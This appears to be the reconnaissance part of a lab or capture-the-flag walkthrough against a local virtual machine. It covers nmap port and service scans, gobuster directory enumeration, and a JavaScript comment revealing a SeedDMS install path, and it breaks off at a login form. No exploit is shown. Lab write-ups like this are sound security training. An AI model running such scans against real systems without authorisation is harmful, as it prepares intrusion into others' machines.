

**ip address of the machine : - 192.168.122.182




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.122.182
PING 192.168.122.182 (192.168.122.182) 56(84) bytes of data.
64 bytes from 192.168.122.182: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.122.182: icmp_seq=2 ttl=64 time=0.873 ms
64 bytes from 192.168.122.182: icmp_seq=3 ttl=64 time=0.856 ms
64 bytes from 192.168.122.182: icmp_seq=4 ttl=64 time=0.969 ms
^C
--- 192.168.122.182 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.856/0.928/1.017/0.066 ms
```

machine's up!!




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 192.168.122.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 18:28 IST
Nmap scan report for ubuntu (192.168.122.182)
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
33060/tcp open  mysqlx
MAC Address: 52:54:00:CD:40:8E (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

ports running.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p 80,3306,33060 -sC -A 192.168.122.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 18:30 IST
Nmap scan report for ubuntu (192.168.122.182)
Host is up (0.00067s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to the land of pwnland
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 40
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, Support41Auth, Sp
ransactions, IgnoreSigpipes, SupportsLoadDataLocal, IgnoreSpaceBefo
Password, LongColumnFlag, Speaks41ProtocolNew, InteractiveClient, O
tsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: qbzr\x10\x0C  \AWlW   {e\x1E[/HS
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TL
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```

versioning info. Now will be running gobuster and nikto first.




```
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=8/7%Time=66B36FE0%P=x86_64-pc-linux-gnu%r
SF:(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTP
SF:Options,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVe
SF:rsionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP
SF:,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0
SF:fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0
SF:")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x
SF:01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCook
SF:ie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x0
SF:5\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05H
SF:Y000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStrin
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\
SF:"\x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x0
SF:1\x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20
```

found this in jumbled stuff for port 33060.



```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.122.182
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.122.182
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/css                  (Status: 301) [Size: 316] [--> http://192.168.122.182/css/]
/fonts                (Status: 301) [Size: 318] [--> http://192.168.122.182/fonts/]
/img                  (Status: 301) [Size: 316] [--> http://192.168.122.182/img/]
/index.html           (Status: 200) [Size: 23744]
/js                   (Status: 301) [Size: 315] [--> http://192.168.122.182/js/]
/server-status        (Status: 403) [Size: 280]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```

just got some directories.




"MOST HACKERS ARE YOUNG BECAUSE YOUNG PEOPLE TEND TO BE ADAPTABLE. AS LONG AS YOU REMAIN ADAPTABLE, YOU CAN ALWAYS BE A GOOD HACKER."
-EMMANUEL GOLDSTEIN

Now we will enumerate the web manually.

```
// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');
```

found this main.js file.



Sign in

User ID: login

